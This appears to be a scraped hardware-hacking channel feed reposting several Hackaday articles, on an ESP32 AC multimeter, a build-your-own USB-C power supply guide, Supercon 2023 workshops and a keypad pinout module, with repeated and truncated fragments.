
Hackaday
Hackaday Prize 2023: AC Measurements Made Easy
https://hackaday.com/wp-content/uploads/2023/10/multimeter-main.jpg?w=800
When working on simple DC systems, a small low-cost multimeter from the hardware store will get the job done well enough. Often they have the capability for measuring AC, but this is where cheap meters can get tripped up. Unless the waveform is a perfect sinusoid at a specific frequency, their simple algorithms won’t be able to give accurate readings like a high-quality meter will. [hesam.moshiri] took this as a design challenge, though, and built an AC multimeter to take into account some of the edge cases that come up when working with AC circuits, especially when dealing with inductive loads.
The small meter, an upgrade from a previous Arduino version that is now based on the ESP32, is capable of assessing root mean square (RMS) voltage, RMS current, active power, power factor, and energy consumption after first being calibrated using the included push buttons. Readings are given via a small OLED screen and have an accuracy rate of 0.5% or better. The board also includes modern design considerations such as galvanic isolation between the measurement side of the meter and the user interface side, each with its own isolated power supply. The schematics and bill-of-materials are also available for anyone looking to recreate or build on this design.
With the project built on an easily-accessible platform like the ESP32, it would be possible to use this as a base to measure other types of signals as well. Square and triangle waves, as well as signals with a large amount of harmonics or with varying frequencies, all need different measurement techniques in order to get accurate readings. Take a look at this classic multimeter to see what that entails.
The HackadayPrize 2023 is Sponsored by:
https://hackaday.com/wp-content/uploads/2023/07/DigiKey_w.png?w=250
https://hackaday.com/wp-content/uploads/2020/05/hackaday-prize2020-sponsors-supplyframe.png?w=250
➖ @hardwareHack ➖
Hackaday Prize 2023: AC Measurements Made Easy
https://hackaday.com/wp-content/uploads/2023/10/multimeter-main.jpg?w=800
When working on simple DC systems, a small low-cost multimeter from the hardware store will get the job done well enough. Often they have the capability for measuring AC, but this is where cheap meters can get tripped up. Unless the waveform is a perfect sinusoid at a specific frequency, their simple algorithms won’t be able to give accurate readings like a high-quality meter will. [hesam.moshiri] took this as a design challenge, though, and built an AC multimeter to take into account some of the edge cases that come up when working with AC circuits, especially when dealing with inductive loads.
The small meter, an upgrade from a previous Arduino version that is now based on the ESP32, is capable of assessing root mean square (RMS) voltage, RMS current, active power, power factor, and energy consumption after first being calibrated using the included push buttons. Readings are given via a small OLED screen and have an accuracy rate of 0.5% or better. The board also includes modern design considerations such as galvanic isolation between the measurement side of the meter and the user interface side, each with its own isolated power supply. The schematics and bill-of-materials are also available for anyone looking to recreate or build on this design.
With the project built on an easily-accessible platform like the ESP32, it would be possible to use this as a base to measure other types of signals as well. Square and triangle waves, as well as signals with a large amount of harmonics or with varying frequencies, all need different measurement techniques in order to get accurate readings. Take a look at this classic multimeter to see what that entails.
The HackadayPrize 2023 is Sponsored by:
https://hackaday.com/wp-content/uploads/2023/07/DigiKey_w.png?w=250
https://hackaday.com/wp-content/uploads/2020/05/hackaday-prize2020-sponsors-supplyframe.png?w=250
➖ @hardwareHack ➖
Hackaday
Hackaday Prize 2023: AC Measurements Made Easy
When working on simple DC systems, a small low-cost multimeter from the hardware store will get the job done well enough. Often they have the capability for measuring AC, but this is where cheap me…
Hackaday
USB-C For Hackers: Build Your Own PSU
https://hackaday.com/wp-content/uploads/2019/07/USB-C.jpg?w=800
What if you wanted to build your own USB-C PSU? Good news – it’s easy enough! If you ever wanted to retrofit a decent DC PSU of yours to the USB-C standard, say, you got a Lenovo/HP/Dell 19V-20V charger brick and you’ve ever wished it were USB-C, today is the day when we do exactly that. To be fair, we will cheat a bit – but only a tiny bit, we won’t be deviating too much from the specification! And, to begin with, I’ll show you some exceptionally easy ways that you can turn your DC PSU into a USB-C compatible one, with a simple module or a few. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_7.jpg?w=384 Turning a 20 V PSU into a USB-C PSU feels natural if you want to charge a laptop – those tend to request 20 V from a USB-C PSU anyway, so what’s the big deal? However, you can’t just put 20 V onto a USB-C connector – you have to add a fair bit of extra logic to make your newly christened USB-C PSU safe to use with 5 V devices, and this logic also requires you go through a few extra steps before 20 V appears on VBUS. Any USB-C PSU has to output 5 V first and foremost whenever a device is connected, up until a higher voltage is negotiated digitally, and the PSU may only switch to a higher voltage output when it’s requested to do so.
Now, for that, a PSU offers a list of profiles, and we looked into those profiles in the Replying PD article – each profile is four bytes that contain information about the profile voltage, maximum current that the device may draw at that voltage, and a few other details. For a PSU to be USB-C compliant, the USB-C specification says that, in addition to 5 V, you may also offer 9 V, 15 V, and 20 V.
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_1.png?w=400
Also, the specification says that if a PSU supports certain in-spec voltage like 15 V, it’s also required by the spec to offer all of the spec-defined voltages below the maximum one – for 15 V, that also requires supporting 9 V. Both of these are UX requirements, as opposed to technical requirements – it’s easier for device and PSU manufacturers to work with a small set of pre-defined voltages that majority of the chargers will support, but in reality, you can actually offer any voltage you want in the PSU advertisement; at worst, a device is going to refuse and contend with slowly charging from the 5 V output that you’re required to produce.
I’d like to walk you through how off-the-shelf USB-C PSUs work, all of the options you can use to to create one, and then, let’s build our own USB-C PSU from scratch! All The Off-The-Shelf Options
These few caveats are already baked into USB-C PSUs. After all, with modern controller chips, it doesn’t take much to add USB-C output support to a generic PSU during manufacturing – all you really need is to use a PD controller IC that ties into the PSU’s feedback line, adds an inline current sensor, and controls a MOSFET to switch the power on and off, and this IC also takes care of the USB-C rules and regulations. With the FB pin under its control, the PD controller takes over the PSU’s output voltage regulation process and make the PSU output any voltage it could ever want, within reason. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_5.jpg?w=238 This made it easy for manufacturers to produce USB-C PSUs – instead of wiring up the FB signal of your SMPS to a voltage divider like you normally would, you just wire it up to a separate block that does the whole PD part, wire that block to a USB-C PSU, and you’re golden! If you want to buy a reliable 12 V / 3 A PSU for your project, instead of working with barrel jack PSUs, it’s becoming way easier and cheaper to just buy a USB-C PSU and a trigger board.
As a benefit, by adjusting the PSUs feedback line, you can get all the interme[...]
USB-C For Hackers: Build Your Own PSU
https://hackaday.com/wp-content/uploads/2019/07/USB-C.jpg?w=800
What if you wanted to build your own USB-C PSU? Good news – it’s easy enough! If you ever wanted to retrofit a decent DC PSU of yours to the USB-C standard, say, you got a Lenovo/HP/Dell 19V-20V charger brick and you’ve ever wished it were USB-C, today is the day when we do exactly that. To be fair, we will cheat a bit – but only a tiny bit, we won’t be deviating too much from the specification! And, to begin with, I’ll show you some exceptionally easy ways that you can turn your DC PSU into a USB-C compatible one, with a simple module or a few. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_7.jpg?w=384 Turning a 20 V PSU into a USB-C PSU feels natural if you want to charge a laptop – those tend to request 20 V from a USB-C PSU anyway, so what’s the big deal? However, you can’t just put 20 V onto a USB-C connector – you have to add a fair bit of extra logic to make your newly christened USB-C PSU safe to use with 5 V devices, and this logic also requires you go through a few extra steps before 20 V appears on VBUS. Any USB-C PSU has to output 5 V first and foremost whenever a device is connected, up until a higher voltage is negotiated digitally, and the PSU may only switch to a higher voltage output when it’s requested to do so.
Now, for that, a PSU offers a list of profiles, and we looked into those profiles in the Replying PD article – each profile is four bytes that contain information about the profile voltage, maximum current that the device may draw at that voltage, and a few other details. For a PSU to be USB-C compliant, the USB-C specification says that, in addition to 5 V, you may also offer 9 V, 15 V, and 20 V.
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_1.png?w=400
Also, the specification says that if a PSU supports certain in-spec voltage like 15 V, it’s also required by the spec to offer all of the spec-defined voltages below the maximum one – for 15 V, that also requires supporting 9 V. Both of these are UX requirements, as opposed to technical requirements – it’s easier for device and PSU manufacturers to work with a small set of pre-defined voltages that majority of the chargers will support, but in reality, you can actually offer any voltage you want in the PSU advertisement; at worst, a device is going to refuse and contend with slowly charging from the 5 V output that you’re required to produce.
I’d like to walk you through how off-the-shelf USB-C PSUs work, all of the options you can use to to create one, and then, let’s build our own USB-C PSU from scratch! All The Off-The-Shelf Options
These few caveats are already baked into USB-C PSUs. After all, with modern controller chips, it doesn’t take much to add USB-C output support to a generic PSU during manufacturing – all you really need is to use a PD controller IC that ties into the PSU’s feedback line, adds an inline current sensor, and controls a MOSFET to switch the power on and off, and this IC also takes care of the USB-C rules and regulations. With the FB pin under its control, the PD controller takes over the PSU’s output voltage regulation process and make the PSU output any voltage it could ever want, within reason. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_5.jpg?w=238 This made it easy for manufacturers to produce USB-C PSUs – instead of wiring up the FB signal of your SMPS to a voltage divider like you normally would, you just wire it up to a separate block that does the whole PD part, wire that block to a USB-C PSU, and you’re golden! If you want to buy a reliable 12 V / 3 A PSU for your project, instead of working with barrel jack PSUs, it’s becoming way easier and cheaper to just buy a USB-C PSU and a trigger board.
As a benefit, by adjusting the PSUs feedback line, you can get all the interme[...]
Hackaday
USB-C For Hackers: Build Your Own PSU
What if you wanted to build your own USB-C PSU? Good news – it’s easy enough! If you ever wanted to retrofit a decent DC PSU of yours to the USB-C standard, say, you got a Lenovo/HP/Del…
Hardware Hacking Brasil
Hackaday USB-C For Hackers: Build Your Own PSU https://hackaday.com/wp-content/uploads/2019/07/USB-C.jpg?w=800 What if you wanted to build your own USB-C PSU? Good news – it’s easy enough! If you ever wanted to retrofit a decent DC PSU of yours to the USB…
diate voltages you could want – so, PSU makers don’t have to limit themselves to weird static voltages like 7.5 V and 11 V anymore. This last part also means that features like PPS (variable voltage and CC/CV) support are not about the way your PSU is built specifically, but merely about whether the PD controller IC in your PSU supports it – and the new generations of PSU-side PD controller ICs tend to support PPS by default, which means that finding a USB-C charger with PPS is soon going to become trivial, if it already isn’t.
Nowadays, there’s a number of such ICs on the market that you can use to seamlessly convert an old or new PSU design to USB-C, just by tapping into the feedback line inside the PSU, and you can get these ICs from Eastern and Western manufacturers alike. If you have an already-working DC PSU, however, you don’t have to disassemble it and solder a USB-C PSU module into the feedback input – there are more and modules on the market that take a DC input, have a small PD controller chip, and also a buck (or even buck/boost!) converter to produce all the USB-C voltages a device could need! https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_3.jpg?w=400 Such boards are basically the opposite-world version of a PD trigger module – instead of getting DC out of a PD port, you create a PD port out of a DC source, with a buck/boost conversion in the middle that makes the whole ordeal a bit less efficient than direct conversion, but still hits the bullseye. You can find these boards on Aliexpress, and you can still distinguish these boards from PD trigger boards because they’ll have a big inductor on them, something that PD trigger boards don’t need.
If you want keywords, I could find a fair few by using “PD charger module” and then checking the pictures for visible inductors. One small exception is LiIon chargers with USB-C PD input, but it should be easy to filter these out by checking the title for any Lithium-Ion chemistry keyword references.
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_2.jpg?w=250 In the same vein, if you don’t want to wait for the Aliexpress package and need a USB-C output in a pinch, you can get a USB-C car charger for a lighter socket, as long as it’s got higher than 5 V (15 W) output capability – if the label says it supports higher-than-5 V voltages on USB-C, you should be in the clear. They’re basically the same “PD charger” modules but packaged into a lighter socket adapter, expecting 12 V or 24 V but likely okay with voltages inbetween.
Both the lighter adapter and the Aliexpress options are very technologically similar to the native USB-C PSU option – you get a buck/boost converter with the same IC tapping into its FB signal, or even an all-things-contained IC that does everything for you if you just give it an inductor and a few other parts. But if feeding either 5 V or 20 V is all there is to your usecase, you can get even simpler than that! Specification Versus Reality
If you think that your 20 V PSU should be able to simply put 20 V onto USB-C, or you want to avoid conversion inefficiencies, maybe you’d like to try to make the most straightforward PSU possible, there’s absolutely a way to do it all! In a USB-C PSU, you can technically limit yourself to 5 V and 20 V outputs, switching between them using FETs: if a device can’t work with a 20 V profile, it won’t request it, so you might not be able to charge your Nintendo Switch or smartphone at higher than 5 V, but it will be just right for a laptop. You can even offer custom voltages and leave it it up to devices to accept those! For instance, 12 V is not a voltage defined in the USB-C specifications, but half of PSUs on the market offer it nevertheless, purely because a large amount of the PD PSU controller ICs out there have 12 V programmed into them as an option. So, 12 V is more of a USB-C tradition than an actual profile, and yet devices work with it – it’s a mainstay on trigger boards, too!
https://hackaday.com/wp[...]
Nowadays, there’s a number of such ICs on the market that you can use to seamlessly convert an old or new PSU design to USB-C, just by tapping into the feedback line inside the PSU, and you can get these ICs from Eastern and Western manufacturers alike. If you have an already-working DC PSU, however, you don’t have to disassemble it and solder a USB-C PSU module into the feedback input – there are more and modules on the market that take a DC input, have a small PD controller chip, and also a buck (or even buck/boost!) converter to produce all the USB-C voltages a device could need! https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_3.jpg?w=400 Such boards are basically the opposite-world version of a PD trigger module – instead of getting DC out of a PD port, you create a PD port out of a DC source, with a buck/boost conversion in the middle that makes the whole ordeal a bit less efficient than direct conversion, but still hits the bullseye. You can find these boards on Aliexpress, and you can still distinguish these boards from PD trigger boards because they’ll have a big inductor on them, something that PD trigger boards don’t need.
If you want keywords, I could find a fair few by using “PD charger module” and then checking the pictures for visible inductors. One small exception is LiIon chargers with USB-C PD input, but it should be easy to filter these out by checking the title for any Lithium-Ion chemistry keyword references.
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_2.jpg?w=250 In the same vein, if you don’t want to wait for the Aliexpress package and need a USB-C output in a pinch, you can get a USB-C car charger for a lighter socket, as long as it’s got higher than 5 V (15 W) output capability – if the label says it supports higher-than-5 V voltages on USB-C, you should be in the clear. They’re basically the same “PD charger” modules but packaged into a lighter socket adapter, expecting 12 V or 24 V but likely okay with voltages inbetween.
Both the lighter adapter and the Aliexpress options are very technologically similar to the native USB-C PSU option – you get a buck/boost converter with the same IC tapping into its FB signal, or even an all-things-contained IC that does everything for you if you just give it an inductor and a few other parts. But if feeding either 5 V or 20 V is all there is to your usecase, you can get even simpler than that! Specification Versus Reality
If you think that your 20 V PSU should be able to simply put 20 V onto USB-C, or you want to avoid conversion inefficiencies, maybe you’d like to try to make the most straightforward PSU possible, there’s absolutely a way to do it all! In a USB-C PSU, you can technically limit yourself to 5 V and 20 V outputs, switching between them using FETs: if a device can’t work with a 20 V profile, it won’t request it, so you might not be able to charge your Nintendo Switch or smartphone at higher than 5 V, but it will be just right for a laptop. You can even offer custom voltages and leave it it up to devices to accept those! For instance, 12 V is not a voltage defined in the USB-C specifications, but half of PSUs on the market offer it nevertheless, purely because a large amount of the PD PSU controller ICs out there have 12 V programmed into them as an option. So, 12 V is more of a USB-C tradition than an actual profile, and yet devices work with it – it’s a mainstay on trigger boards, too!
https://hackaday.com/wp[...]

Hackaday
Hackaday Superconference 2023: Workshops Announced, Get Tickets Now!
https://hackaday.com/wp-content/uploads/2023/08/supercon2023-250.png?w=800
Last week, we announced just half of our fantastic slate of talks for Supercon. This week, we’re opening up the workshops. The workshops are small, hands-on opportunities to build something or learn something, lead by an expert in the field. Workshops sell out fast, so register now if you’re interested.
And stay tuned for the next round of talk reveals next week! And maybe even the badge reveal? https://hackaday.com/wp-content/uploads/2023/10/AndyGeppert_web_copy-Andy_Geppert_thumbnail.png?w=400 Andy Geppert
Weave Your Own Core Memory – Core16!
This workshop provides you with the opportunity to weave your own core memory! Using 16 authentic ferrite core bits and 16 RGB LEDs, you can play tic-tac-toe, paint with a magnetic stylus, and create your own interactive experiences. Andy Geppert will guide you through the assembly of Core16. The Core16 kit is the little brother of the Core64 kit. The smaller Core16 kit reduces assembly time/cost, enabling more people to experience the challenge and satisfaction of creating their own core memory. https://hackaday.com/wp-content/uploads/2023/10/Travis_Foss_thumbnail.png?w=400 Travis Foss
Presented by DigiKey: Introduction and expansion of the XRP Robotics Platform
In this workshop you will be able to get your hands on the new XRP (Experiential Robotics Platform) and take the basics a step further with a few additional parts. Along with the base kit, participants will have the opportunity to install a RGB twist encoder, a LCD screen, and a buzzer to create a setup that will allow the user to choose a program onboard without being tethered to a computer. https://hackaday.com/wp-content/uploads/2023/10/IMG_0596-Rebecca_Button_thumbnail-1.png?w=400 Becky Button
How to Make a Custom Guitar Pedal
Musical effects are for everybody! Join this workshop and get hands-on experience assembling and programming your musical effects pedals. Walk away from this workshop with the capability of integrating multiple musical effects into 1 device and reprogramming the pedal with any effects you want! https://hackaday.com/wp-content/uploads/2023/10/DanielLindmarkHeadshot_thumbnail.png?w=400 Daniel Lindmark
From Zero to Git: 1 Hour Hardware Git Bootcamp
In this workshop, you will learn all about basic git operations, including how to download and install the client, setting up a repo, synching changes, and much more. Learn how to navigate common issues and take advantage of a live FAQ during the workshop. https://hackaday.com/wp-content/uploads/2023/10/20230725_180757-Jazmin_Hernandez_thumbnail.png?w=400 Jazmin Hernandez
Solder and Learn How to Use Your Own Anti-Skimmer (HunterCat)
Have you ever been vulnerable to data theft? Do you fear using your bank card in ATMs or even in a restaurant? Protect your information from potential skimmers in this workshop while you learn to solder some components of your anti-skimmer/magnetic stripe clone detectors. By the end of the workshop, you’ll have a device to insert before using your bank card to check for potential issues. https://hackaday.com/wp-content/uploads/2023/10/Untitled_design_2-matthew_venn_thumbnail.png?w=400 Matt Venn
Tiny Tapeout – Demystifying Microchip Design and Manufacture
In this workshop, you can design and manufacture your own chip on an ASIC. You will learn the basics of digital logic, how semiconductors are made, the skills needed to use an online digital design tool for simulation, and how to create the GDS file for manufacturing. Participants will also have the option to submit their designs to be manufactured as part of the Tiny Tapeout project.
You can’t attend the workshops without attending Supercon, so get your tickets! (As we write, there are only ten more…)
➖ @hardwareHack ➖
Hackaday Superconference 2023: Workshops Announced, Get Tickets Now!
https://hackaday.com/wp-content/uploads/2023/08/supercon2023-250.png?w=800
Last week, we announced just half of our fantastic slate of talks for Supercon. This week, we’re opening up the workshops. The workshops are small, hands-on opportunities to build something or learn something, lead by an expert in the field. Workshops sell out fast, so register now if you’re interested.
And stay tuned for the next round of talk reveals next week! And maybe even the badge reveal? https://hackaday.com/wp-content/uploads/2023/10/AndyGeppert_web_copy-Andy_Geppert_thumbnail.png?w=400 Andy Geppert
Weave Your Own Core Memory – Core16!
This workshop provides you with the opportunity to weave your own core memory! Using 16 authentic ferrite core bits and 16 RGB LEDs, you can play tic-tac-toe, paint with a magnetic stylus, and create your own interactive experiences. Andy Geppert will guide you through the assembly of Core16. The Core16 kit is the little brother of the Core64 kit. The smaller Core16 kit reduces assembly time/cost, enabling more people to experience the challenge and satisfaction of creating their own core memory. https://hackaday.com/wp-content/uploads/2023/10/Travis_Foss_thumbnail.png?w=400 Travis Foss
Presented by DigiKey: Introduction and expansion of the XRP Robotics Platform
In this workshop you will be able to get your hands on the new XRP (Experiential Robotics Platform) and take the basics a step further with a few additional parts. Along with the base kit, participants will have the opportunity to install a RGB twist encoder, a LCD screen, and a buzzer to create a setup that will allow the user to choose a program onboard without being tethered to a computer. https://hackaday.com/wp-content/uploads/2023/10/IMG_0596-Rebecca_Button_thumbnail-1.png?w=400 Becky Button
How to Make a Custom Guitar Pedal
Musical effects are for everybody! Join this workshop and get hands-on experience assembling and programming your musical effects pedals. Walk away from this workshop with the capability of integrating multiple musical effects into 1 device and reprogramming the pedal with any effects you want! https://hackaday.com/wp-content/uploads/2023/10/DanielLindmarkHeadshot_thumbnail.png?w=400 Daniel Lindmark
From Zero to Git: 1 Hour Hardware Git Bootcamp
In this workshop, you will learn all about basic git operations, including how to download and install the client, setting up a repo, synching changes, and much more. Learn how to navigate common issues and take advantage of a live FAQ during the workshop. https://hackaday.com/wp-content/uploads/2023/10/20230725_180757-Jazmin_Hernandez_thumbnail.png?w=400 Jazmin Hernandez
Solder and Learn How to Use Your Own Anti-Skimmer (HunterCat)
Have you ever been vulnerable to data theft? Do you fear using your bank card in ATMs or even in a restaurant? Protect your information from potential skimmers in this workshop while you learn to solder some components of your anti-skimmer/magnetic stripe clone detectors. By the end of the workshop, you’ll have a device to insert before using your bank card to check for potential issues. https://hackaday.com/wp-content/uploads/2023/10/Untitled_design_2-matthew_venn_thumbnail.png?w=400 Matt Venn
Tiny Tapeout – Demystifying Microchip Design and Manufacture
In this workshop, you can design and manufacture your own chip on an ASIC. You will learn the basics of digital logic, how semiconductors are made, the skills needed to use an online digital design tool for simulation, and how to create the GDS file for manufacturing. Participants will also have the option to submit their designs to be manufactured as part of the Tiny Tapeout project.
You can’t attend the workshops without attending Supercon, so get your tickets! (As we write, there are only ten more…)
➖ @hardwareHack ➖
Hackaday
Hackaday Superconference 2023: Workshops Announced, Get Tickets Now!
Last week, we announced just half of our fantastic slate of talks for Supercon. This week, we’re opening up the workshops. The workshops are small, hands-on opportunities to build something o…
Hardware Hacking Brasil
diate voltages you could want – so, PSU makers don’t have to limit themselves to weird static voltages like 7.5 V and 11 V anymore. This last part also means that features like PPS (variable voltage and CC/CV) support are not about the way your PSU is built…
-content/uploads/2023/09/hadoc_building_psu_4.jpg?w=242 Now, Dell has produced such an adapter, converting a Dell laptop PSU to a USB-C charger, switching between 5 V and 20 V with FETs. I’ve referenced this adapter in my Power Delivery article as the way to convert a DC PSU to USB-C, back when my USB-C knowledge was about 10% of what it is now. You can still buy these adapters, from either Dell or Aliexpress, and they’re an inspiration for what I propose we build!
Let’s build a DC PSU to USB-C PSU adapter that talks to USB-C devices and can offer its high voltage passthrough when they request it – efficient, hackable, and a learning opportunity. For that, you need this adapter to provide 5 V first, at a certain amount of current – but even that amount of current can be custom, you could theoretically offer 500 mA at 5 V and be done with it, so you don’t need to use too powerful of a buck regulator. I’m going to use an AP63200 switching regulator, which can produce up to 5 V / 2 A from a 20 V source. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_8b.png?w=400 You also want to make sure your 20 V is reasonably noise-free, as the USB-C standard has some requirements for that. I’m going to be using OEM laptop PSUs from HP/Dell/ Lenovo, which tend to be of good quality compared to off-brand copies. Also, you want to know your PSU’s current capability – USB-C devices have a responsibility to monitor and temper their current consumption, so a typical laptop charger will only consume 5 A if your PSU says it can deliver 5 A, but if you tell your device you can deliver 5 A when your 20 V PSU can’t, your device might happily try and draw 5 A, triggering the overcurrent protection in the PSU. Thankfully, with the HP/Dell/Lenovo triad, their chargers have a mechanism to communicate current consumption, and with a few extra GPIOs and ADCs, I can just use that to check what kind of current we can provide! Fast, Exact Transitions
The FET arrangement we need to switch between 5 V and 20 V output implies some requirements – you don’t want 20 V backfeeding into 5 V, and you also want the FETs to handle 3 A – 5 A of current through without breaking a sweat. When switching between 20 V and 5 V, you also want to make sure that 5 V power is not interrupted – the transition between 5 V and 20 V has to be reasonably smooth, without losing VCC. I’m going to use SI4909DY FETs, a pair of P-FETs in comfortable SO8, one pair for 5 V use and one for 20 V use, trying and keep the FETs gate voltage at about 10 V max, since that’s where the datasheet says these FETs work optimally. Let’s go through the wiring, which has some nuances – mind you, you can’t afford to feed 20 V into your 5 V rail! https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_9.png?w=389 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_10.png?w=400 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_11.png?w=400 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_12.png?w=400 You could use an ideal diode circuit of some sort for backfeeding prevention purpose, but I’ll use a pair of back-to-back FETs driven by NPN transistors, with two separate control GPIOs. For 20 V, I’ll use two FETs connected in parallel – that decreases Rds and heat dissipation; remember, as a rule, FETs in parallel balance each other and spread the current equally between themselves! I’m going to wire up one SI4909DY pair in series for 5 V use, and another with both FETs in parallel for 20 V use.
When I first built this circuit, I put the 20 V FETs back-to-back too, thinking that I’d add a protection mechanism in case one of the FETs got shorted, but they ended up dissipating too much power. So, instead, I’m adding a boot-time VBUS measurement check into the code, that will make the PSU shut down and show an error message in case the 20 V or 5 V FETs get shorted out.
Our PSU needs to support three states – no VBUS on its USB-C output port, 5 V VBUS output, and 20 V V[...]
Let’s build a DC PSU to USB-C PSU adapter that talks to USB-C devices and can offer its high voltage passthrough when they request it – efficient, hackable, and a learning opportunity. For that, you need this adapter to provide 5 V first, at a certain amount of current – but even that amount of current can be custom, you could theoretically offer 500 mA at 5 V and be done with it, so you don’t need to use too powerful of a buck regulator. I’m going to use an AP63200 switching regulator, which can produce up to 5 V / 2 A from a 20 V source. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_8b.png?w=400 You also want to make sure your 20 V is reasonably noise-free, as the USB-C standard has some requirements for that. I’m going to be using OEM laptop PSUs from HP/Dell/ Lenovo, which tend to be of good quality compared to off-brand copies. Also, you want to know your PSU’s current capability – USB-C devices have a responsibility to monitor and temper their current consumption, so a typical laptop charger will only consume 5 A if your PSU says it can deliver 5 A, but if you tell your device you can deliver 5 A when your 20 V PSU can’t, your device might happily try and draw 5 A, triggering the overcurrent protection in the PSU. Thankfully, with the HP/Dell/Lenovo triad, their chargers have a mechanism to communicate current consumption, and with a few extra GPIOs and ADCs, I can just use that to check what kind of current we can provide! Fast, Exact Transitions
The FET arrangement we need to switch between 5 V and 20 V output implies some requirements – you don’t want 20 V backfeeding into 5 V, and you also want the FETs to handle 3 A – 5 A of current through without breaking a sweat. When switching between 20 V and 5 V, you also want to make sure that 5 V power is not interrupted – the transition between 5 V and 20 V has to be reasonably smooth, without losing VCC. I’m going to use SI4909DY FETs, a pair of P-FETs in comfortable SO8, one pair for 5 V use and one for 20 V use, trying and keep the FETs gate voltage at about 10 V max, since that’s where the datasheet says these FETs work optimally. Let’s go through the wiring, which has some nuances – mind you, you can’t afford to feed 20 V into your 5 V rail! https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_9.png?w=389 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_10.png?w=400 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_11.png?w=400 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_12.png?w=400 You could use an ideal diode circuit of some sort for backfeeding prevention purpose, but I’ll use a pair of back-to-back FETs driven by NPN transistors, with two separate control GPIOs. For 20 V, I’ll use two FETs connected in parallel – that decreases Rds and heat dissipation; remember, as a rule, FETs in parallel balance each other and spread the current equally between themselves! I’m going to wire up one SI4909DY pair in series for 5 V use, and another with both FETs in parallel for 20 V use.
When I first built this circuit, I put the 20 V FETs back-to-back too, thinking that I’d add a protection mechanism in case one of the FETs got shorted, but they ended up dissipating too much power. So, instead, I’m adding a boot-time VBUS measurement check into the code, that will make the PSU shut down and show an error message in case the 20 V or 5 V FETs get shorted out.
Our PSU needs to support three states – no VBUS on its USB-C output port, 5 V VBUS output, and 20 V V[...]

Hackaday
Keypad Interface Module Reverse Engineers Pinouts So You Don’t Have To
https://hackaday.com/wp-content/uploads/2023/10/keygo-feature.png?w=800
If you’ve scavenged some random keypads and want to reuse them in a project without the hassle of figuring out the pinouts, then [Cliff Biffle] has an interface module for you. The Keypad Go connects to the mystery keypad via an 8-pin 0.1 inch header, and talks to your own project using I2C and/or serial.
You could categorize the mechanism at work as machine learning of a sort, though it’s stretching definitions a bit, as there is no ChatGPT or GitHub Copilot wizardry going on here. But you must teach the module during an initial calibration sequence, assigning a 7-bit ASCII character to each key as you press it. Once trained, it responds to key presses by sending the pre-assigned character over the interface. Likewise, key releases send the same character but with the 8th bit set.
The heart of the board is either an STM32G030 or STM32C011/31, depending on parts availability we presume. I2C connectivity is over a four-pin STEMMA connector, and logic-level serial UART data is over a four-pin 0.1 inch pin header. [Cliff] plans to release the firmware and schematics as open source soon, after cleaning up the code a bit. The device is also for sale on Tindie, though it looks like they won’t be back in stock until later on in the month.
Longtime readers might recognize [Cliff] from his impressive m4vga project which we covered back in 2015, where he manages to generate 800×600 VGA signals at 60 Hz from an STM32F4-family microcontroller.
➖ @hardwareHack ➖
Keypad Interface Module Reverse Engineers Pinouts So You Don’t Have To
https://hackaday.com/wp-content/uploads/2023/10/keygo-feature.png?w=800
If you’ve scavenged some random keypads and want to reuse them in a project without the hassle of figuring out the pinouts, then [Cliff Biffle] has an interface module for you. The Keypad Go connects to the mystery keypad via an 8-pin 0.1 inch header, and talks to your own project using I2C and/or serial.
You could categorize the mechanism at work as machine learning of a sort, though it’s stretching definitions a bit, as there is no ChatGPT or GitHub Copilot wizardry going on here. But you must teach the module during an initial calibration sequence, assigning a 7-bit ASCII character to each key as you press it. Once trained, it responds to key presses by sending the pre-assigned character over the interface. Likewise, key releases send the same character but with the 8th bit set.
The heart of the board is either an STM32G030 or STM32C011/31, depending on parts availability we presume. I2C connectivity is over a four-pin STEMMA connector, and logic-level serial UART data is over a four-pin 0.1 inch pin header. [Cliff] plans to release the firmware and schematics as open source soon, after cleaning up the code a bit. The device is also for sale on Tindie, though it looks like they won’t be back in stock until later on in the month.
Longtime readers might recognize [Cliff] from his impressive m4vga project which we covered back in 2015, where he manages to generate 800×600 VGA signals at 60 Hz from an STM32F4-family microcontroller.
➖ @hardwareHack ➖
Hackaday
Keypad Interface Module Reverse Engineers Pinouts So You Don’t Have To
If you’ve scavenged some random keypads and want to reuse them in a project without the hassle of figuring out the pinouts, then [Cliff Biffle] has an interface module for you. The Keypad Go …
Hardware Hacking Brasil
-content/uploads/2023/09/hadoc_building_psu_4.jpg?w=242 Now, Dell has produced such an adapter, converting a Dell laptop PSU to a USB-C charger, switching between 5 V and 20 V with FETs. I’ve referenced this adapter in my Power Delivery article as the way…
BUS output. Here’s a diagram of how you can achieve these three states with four FETs, isolating VBUS from both the 5 V source and the 20 V source as well as you possibly can. The two FETs switching 5 V are driven individually so that it’s possible to enable 20 V FET while still having diode-separated 5 V on the line up until the very moment 20 V appears on the line. In 5 V mode, both of the FETs conduct and the diode is bypassed. Since we’re relying on the body diode for up to 1.5 A of current flowing through it, I’m adding a Schottky diode in parallel with the body diode, it’s just a good practice for reliability. Having a diode does create a drop in the 5 V voltage, but only in the transition period – it’s bypassed by its FET in 5 V output mode. As for putting the two 20 V FETs in parallel, if there’s no 20 V charger plugged in, 5 V could theoretically leak onto the 20 V rail, but since 5 V is only produced from 20 V, I don’t worry about that.
